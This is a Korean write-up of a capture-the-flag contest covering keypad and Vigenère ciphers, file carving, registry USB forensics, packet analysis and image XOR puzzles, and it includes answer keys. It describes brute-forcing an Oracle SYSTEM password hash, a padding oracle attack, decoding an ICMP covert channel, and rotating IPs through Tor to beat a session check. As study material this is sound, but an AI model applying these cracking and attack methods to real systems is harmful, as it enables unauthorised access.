
Crypto 100

```
 444    66   222   777   999     7     8   666     4   777
   2     7    44   999     2  7777    88    22  7777     8
 444     8    88     8   444   666    66   222   444     7
  44    33   777   444  7777     2     6    33     8    44
 666     3   666   333    33    66   222   777   999     7
   8   444   666    66    22   999     9    44   444   222
  44    88    66   444     8  7777   666   333     7   555
   2   444    66     8    33    99     8     2   777    33
 777    33     7   555     2   222    33     3     9   444
   8    44   222   444     7    44    33   777     8    33
  99     8     2   222   222   666   777     3   444    66
   4     8   666     2   777    33     4    88   555     2
 777  7777   999  7777     8    33     6     8    44    33
  88    66   444     8  7777     6     2   999    22    33
7777   444    66     4   555    33   555    33     8     8
  33   777  7777     7     2   444   777  7777   666   333
 555    33     8     8    33   777  7777     8   777   444
   7   555    33     8  7777   666   333   555    33     8
   8    33   777  7777     6   444    99     8    88   777
  33  7777   666   333     8    44    33     2    22   666
 888    33     8    44   444  7777   222   444     7    44
  33   777     8    33    99     8   444  7777    33    66
 222   777   999     7     8    33     3    22   999     8
  33   555    33     7    44   666    66    33    55    33
 999     7     2     3  7777   666     9    33   222     2
 555   555     8    44   444  7777    55    33   999     7
   2     3   222   444     7    44    33   777
```

위 숫자들이 주어졌는데, 숫자들을 핸드폰에서 영어 자판으로 누르면 글이 나왔다.
뒷 부분만 해석해 보면
Telephone keypad so we call this keypadcipher 이다.

Key: keypadcipher

Crypto200



열어보는 순간 직감했다. 아 이것은 비즈네르 암호일 것이다. 그래서 비즈네르 디코더를 검색한 결과 자동으로 디코딩해주는 사이트를 찾았다.

I think the original codeword was "KRIPTO"

Automatic Vigenère Decoder/Solver

Language: English

Enter ciphertext:

SCMPKBOUPDPHYTIAVIVRBTMVORUDNBDFNETDOIVTXROUNDKOBFWBPVOEQLTGKK
ARACVCGDNAECBXIZIKPTLEERZTVCVKIVXCPKPTPOVCAQRHRVKJUWMTWCMSXKAD
VHRVNAHCBRVSVSSCQCZQYDJXGSNRVSWCESTTBHIFCIASXRTAHKRRTUMVOKWITZ
PFZDISXZVVLGETPPLKSELDPGKELSHCBJBWXBIFCPEZYNBWXCDYMGAOVWNDKAKK
KWBBQKPTIODKMGGHRVVNHINFCQESDYMLACVVBWBBQROPBBDFOXOSKDIGZWXFNT
KFYIICWHRVVNHIVILTKHRVXPISB

Length of codewords to try:

6

If this is left blank, codewords between 5 and 9 characters lo
number if you want, e.g. '3'. There are some limitations (see

Analyze ciphertext

Plaintext result:


ILEARNEDHOWTOCALCULATETHEAMOUNTOFPAPERNEEDEDFORAROOMWHENIWASAT
SCHOOLYOUMULTIPLYTHESQUAREFOOTAGEOFTHEWALLSBYTHECUBICCONTENTSO
FTHEFLOORANDCEILINGCOMBINEDANDDOUBLEITYOUTHENALLOWHALFTHETOTAL
FOROPENINGSSUCHASWINDOWSANDDOORSTHENYOUALLOWTHEOTHERHALFFORMAT
CHINGTHEPATTERNTHENYOUDOUBLETHEWHOLETHINGAGAINTOGIVEAMARGINOFE
RRORANDTHENYOUORDERTHEPAPER

그리고 그 키가 답이었다.

Crypto300

문제로 주어진 file은 Oracle dump 파일이었고 우리가 원하는 것은 'SYSTEM'이란 계정의 비밀번호다. 구글에 oracle database hash라고 검색하여보니 Hash가 HEX 16자리로 나온다고 한다. Hex

editor에서 'system' 이라고 계속 검색을 하다보니 주변에 1089A2DF2B0C76AA라는 글자가 보였다. 그래서 그걸 Bruteforce를 돌려야겠다고 생각하고 CAIN에다 넣었다. 문제 중에서 비밀번호에 전화번호인 1024가 들어간다고 하여서, 맨 끝에 1024가 들어갈 것이라 추측하였다. 그래서 Brute forcing할 때 시작 값을 !!!!1024로 하여 Brute force을 돌렸다. 한 1분후에 JK##1024라는 키가 나왔다.



Crypto 400

URL에서 뒤에 공통된 IeorRgX4RBdRsmYdZzjx0를 제외하고, 나머지를 보면 base64와 유사하다는 것을 알 수 있다. [a-z] [A-Z] [0-9] 이외에 - _가 나오므로 이걸 base64에서 사용하는 +/로 바꾸고, 글자수를 맞추기 위해 뒤에 ==을 붙여서 base64 decode를 하면 32자리의 hex값을 얻을 수 있다. 첫번째 hex를 md5 decode하면 iv라는 값을 얻을 수 있고, 나머지 자리들의 hex값은 1씩 증가하다 403이 뜨는 순간 다음 두 자리가 바뀌는 것을 알 수 있다. iv라는 값과 hex를 Bruteforcing 한다는 면에서 이 문제가 Oracle Padding attack과 관련 되어있다는 것을 알았다. 이전에 공부했던 http://www.gdssecurity.com/l/b/2010/09/14/automated-padding-oracle-attacks-with-padbuster/ 이 문서를 다시 참고해서 원본을 복구하였다. Oracle Padding Attack은 PKCS#5 패딩을 공격하는 것이므로 맨 마지막에 나온 데이터에다 0x10을 모두다 Xor하면 Intermediary Value를 얻을 수 있다. 그리고 그 Intermediary Value에다 처음에 나온 iv를 Xor하면 원래 데이터를 알 수가 있다.

```
>>> base64.b64decode("8LU7LaBB+KSe8LmDkGCzRa==").encode("hex")
'f0b53b2da041f8a49ef0b9839060b345'
>>> base64.b64decode('pcRfcOkS3IS/i8D25XOgVq==').encode("hex")
'a5c45f70e912dc84bf8bc0f6e573a056'
>>> "4561744D59433030306B696565".decode("Hex")
'EatMYC000kiee'
```

Forensic 100

다운 받은 압축파일을 풀어보니 unknown.exe라는 파일이 나왔다. exe파일이지만 실행이 되지 않고, 용량이 커서 헥스 에디터를 통해 보니 안에 많은 압축파일들이 들어있었다.


안에 있던 압축파일들을 풀어서 파일들을 빼낸 후, 파일들을 보다가 index.xml에서 base64로 인코딩 된 데이터가 있었다.
그 데이터를 디코딩 하여 아래와 같은 결과를 얻었다.

KEY: 1LOVEP4G3S0NM4C

Key : 1LOVEP4G3S0NM4C


Forensic 200

주어진 파일을 Rstudio로 복원하면 여러 파일들이 나오는데 그 중 The Key is라고 나온 후 뒷부분이 잘린 JPG파일을 얻을 수 있다. JPG파일 중간을 보면 폰트 파일이 잘려 들어간 부분이 있는데, 그 부분을 지우고 원래 주어진 파일에서 EOI(End of Image) 가 있는 부분을 찾아서 끼워 맞추면 이미지를 복원할 수 있고, 여기 써있는 URL이 키다.




Forensic300

인터넷에서 Registry Forensic을 검색하여보니 문제 출제자중 한 분인 Proneer님의 문서인 http://proneer.cafe24.com/wp-content/uploads/2011/02/FP_OS_Artifacts_-_Registry.pdf 가 있었다. 그래서 이것을 참조해서 문제를 풀었다.




Regedit으로는 시간을 알 수 없어서 RegBrowser라는 프로그램을 이용하였다. 저 PPT에서 마지막

연결시간이 HKU₩{USER}₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩MountPoint2에 기록되어 있다는 것을 알고 저것을 토대로 어떤 USB가 그 사건이 일어난 시간에 사용되었는지를 알아보았다. 저 RegBrowser를 이용하여서 사건이 일어난 USB의 GUID를 찾을 수 있었다.



그 다음에 이 GUID를 MOUNTED DEVICES라는 곳에서 찾으니 다음과 같은 데이터가 나왔다. 이 데이터로부터 Serial Number과 Vendor name을 찾을 수가 있었다.



Volume Name을 못 찾아서 많이 헤멨었는데, Volume Name은 드라이버 명이므로 우리가 알아 볼 수 있는 결과가 아닐까 생각하였다. 이미 Vendor네임을 알고 있으므로 Vendor 네임으로 String을 검색하다가 위에 PR0N33R이라는 스트링이 보여서 이게 Volume Name이 아닐까 추측하여 넣었더니 맞았다. 그래서 키는 CORSAIRPR0N33RDDF08FB7A86075 이다.

Network 100


주어진 패킷 캡쳐 파일에서 내부 아이피 대역에서 주고 받은 패킷들을 보면 H1A1.exe라는 파일을 전송하는 것이 보인다.

이 파일을 패킷에서 빼내면 지뢰찾기가 나오는데, 이 지뢰찾기의 MD5 값이 키이다.


Key: 7A5807A5144369965223903CB643C60E

Network200

패킷 파일을 열어보니 처음 ICMP 데이터에서 id라는 글자를 보았다. 힌트가 id였기 때문에, 이를 보는 순간 ICMP tunnel이 생각났다. ICMP tunnel 은 데이터를 변조해서 ICMP로 보내는 것이다.



아마 이 두 가지가 인코딩된 데이터일 것이다.



어떤 값으로 인코딩을 했을까 하다가 결국에 생각해낸 것이 127.0.0.1 즉, 자신의 아이피였다.

```
$ cat as.py
e = "52 53 43 0e 1f 7b 43 4b 43 42 1d 59 1e 56 4f 44 4b 1e 42 5d 5b 58 1e 5a 48
5a 3b 5a 57 4e 14 10 4d 00 58 02 43 46 54 46 51 40 5e 4b 5d 54 4a 03 43 40 42 55
 24"
key5 = ""
x = "127.0.0.1"
x = list(x)
k=0
e = e.split(" ")
for i in range(len(e)):
    if (k>= len(x)):
        k=0
    key5 += chr(int(e[i],16)^ord(x[k]))
    k += 1
print key5
$ python as.py
cat /Users/n0fate/solv.txt
key: c0v3rtchannelex4mple
```

Network300


문제 페이지에 들어가니 M이 보였고 다시 접속하니까, 같은 아이피를 가지고 있다고 Session을 Expired한다고 하였다. 그래서 그로부터 같은 세션을 가지고 다른 아이피로 접속해야 한다는 것을 알았다. 그래서 Tor를 켜서 아이피를 바꾸면서 홈페이지에 계속 접속을 하였다. 그러니까 한 자, 한 자씩 다른 데이터가 나왔다. Congratulation이 나올 때 까지 한 결과를 모아보니 Msg:wFTeNtyMkIGa였고, 마지막 Congratulation에서 Hint : reversing me가 있었다. 그래서 저 값을 뒤집어서 base64 decode를 하니 'hb$3+My1p'라는 키가 나왔다.

Issue100


문제는 맨 마지막에 사고가 난 장소를 알아내라고 했다.


끝까지 영상을 본 결과 마지막 사고지점이 세갈래 길 이라는 것을 확인하였다.

그 지점을 찾기 위해서 도중에 "성가정입양원" 이라는 팻말을 보았고,



다음 지도 검색 후 길을 따라 쭉 가다가 결국 끝 지점인 "서울 성북구 성북동 산 15-3"에 도착하게 되었다.






저 번지를 영어로 바꿔서 San 15-3 Seongbuk-dong, Seongbuk-gu, Seoul 을 입력하니 답이었다.

Issue200

문제 내용이 무슨 이미지파일에서 Key를 읽을 수 있겠냐? 머 이런 거였다. 그래서 파일을 받아보니, 파일은 이미지 파일이 아니었다. 근데 문제가 이미자 파일에서 읽으라고 했으므로 이것이 이미지 파일이 아닐까 라는 생각을 하게 되었다. 그래서 그림판에서 모든 그림 파일을 만들어보고 헤더를 비교하여보았다.



자 두 개를 비교하면 헤더에서 원본 파일에 0x0?라고 되어있는 부분은 0x4?로 바뀌어있고 원본에서 0x4?라고 되어있는 부분은 PNG파일에서는 0x0?라고 바뀌어있는 것을 알 수 있다. 이를 바탕으로 무언가와 XOR되어있다는 사실을 찾았다. 그리고 Header를 비교하여 그 무언가가 "CODE"라는 스트링임을 알았다.

